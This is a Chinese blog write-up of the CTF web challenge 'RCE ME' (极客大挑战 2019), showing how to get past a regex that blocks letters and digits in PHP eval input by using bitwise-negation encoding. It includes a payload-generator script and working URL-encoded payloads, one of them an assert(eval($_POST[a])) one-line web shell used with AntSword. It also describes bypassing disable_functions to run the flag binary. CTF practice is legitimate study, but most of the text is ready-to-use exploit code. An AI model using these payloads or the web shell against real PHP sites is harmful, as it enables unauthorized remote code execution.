

# [极客大挑战 2019]RCE ME writeup + 无字母数字命令执行

原创

shu天 于 2021-09-09 00:36:02 发布 87 收藏 1

分类专栏: [ctf # web](#) 文章标签: [php](#) [ctf](#) [web](#) [命令执行](#)

不允许转载

本文链接: [https://blog.csdn.net/weixin\\_46081055/article/details/120192191](https://blog.csdn.net/weixin_46081055/article/details/120192191)

版权



[ctf](#) 同时被 2 个专栏收录

81 篇文章 4 订阅

订阅专栏



[web](#)

46 篇文章 1 订阅

订阅专栏

我以后再半夜开题目我就是【】

## 知识点

利用取反运算符绕过无字母数字正则表达式

取反之后基本上都是不可见字符

yu22x大佬的php脚本:

```
<?php
fwrite(STDOUT, '[+]your function: ');
$system=str_replace(array("\r\n", "\r", "\n"), "", fgets(STDIN));

fwrite(STDOUT, '[+]your command: ');
$command=str_replace(array("\r\n", "\r", "\n"), "", fgets(STDIN));

echo '[*] (~'.urlencode(~$system).') (~'.urlencode(~$command).')';
```

wp

# 1.[极客大挑战 2019]RCE ME

```
<?php
error_reporting(0);
if(isset($_GET['code'])){
    $code=$_GET['code'];
    if(strlen($code)>40){
        die("This is too Long.");
    }
    if(preg_match("/[A-Za-z0-9]+/", $code)){
        die("NO.");
    }
    @eval($code);
}
else{
    highlight_file(__FILE__);
}
// ?>
```

正则 `[A-Za-z0-9]+` 是无字母数字的命令执行

利用取反命令执行phpinfo

大佬的php脚本:

```
<?php
fwrite(STDOUT, '[+]your function: ');
$system=str_replace(array("\r\n", "\r", "\n"), "", fgets(STDIN));

fwrite(STDOUT, '[+]your command: ');
$command=str_replace(array("\r\n", "\r", "\n"), "", fgets(STDIN));

echo '[' . ($system) . ']' . ($command) . ' ';
```

payload: `(~%8F%97%8F%96%91%99%90)();`

⚠ 不安全 | b033ffb8-0b13-4994-8a7b-1fadadcd039f.node4.buuoj.cn:81/?code=(~%8F%97%8F%96%91%99%90)();

**PHP Version 7.0.33**

<b>System</b>	Linux 084ae2d709a1 4.19.164-0419164-generic #202012300642 SMP Wed Dec 30 12:21:09 UTC 2020 x86_64
<b>Build Date</b>	Dec 29 2018 06:50:15
<b>Configure Command</b>	./configure '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
<b>Server API</b>	Apache 2.0 Handler
<b>Virtual Directory Support</b>	disabled
<b>Configuration File (php.ini) Path</b>	/usr/local/etc/php
<b>Loaded Configuration File</b>	/usr/local/etc/php/php.ini

CSDN @shu天


php版本7, **disable\_functions:**

pcntl\_alarm,pcntl\_fork,pcntl\_waitpid,pcntl\_wait,pcntl\_wifexited,pcntl\_wifstopped,pcntl\_wifsignaled,pcntl\_wifcont  
inued,pcntl\_wexitstatus,pcntl\_wtermsig,pcntl\_wstopsig,pcntl\_signal,pcntl\_signal\_get\_handler,pcntl\_signal\_dispatc  
h,pcntl\_get\_last\_error,pcntl\_strerror,pcntl\_sigprocmask,pcntl\_sigwaitinfo,pcntl\_sigtimedwait,pcntl\_exec,pcntl\_ge  
tpriority,pcntl\_setpriority,pcntl\_async\_signals,system,exec,shell\_exec,popen,proc\_open,passthru,symlink,link,sys  
log,imap\_open,ld,d1

为了方便绕过disable\_functions命令执行，同样原理构造php一句话木马，蚁剑链接


```
assert(eval($_POST[a]))
#(~%9E%8C%8C%9A%8D%8B)(~%9A%89%9E%93%D7%DB%A0%AF%B0%AC%AB%A4%9E%A2%D6);
```

```
λ php 1.txt
[+]your function: assert
[+]your command: eval($_POST[a])
[*] (~%9E%8C%8C%9A%8D%8B)(~%9A%89%9E%93%D7%DB%A0%AF%B0%AC%AB%A4%9E%A2%D6);
```



CSDN @shu天

然后利用蚁剑自带的插件绕过，执行readflag二进制文件（←奇奇怪怪，flag没有权限读，只能执行这个得到）



CSDN @shu天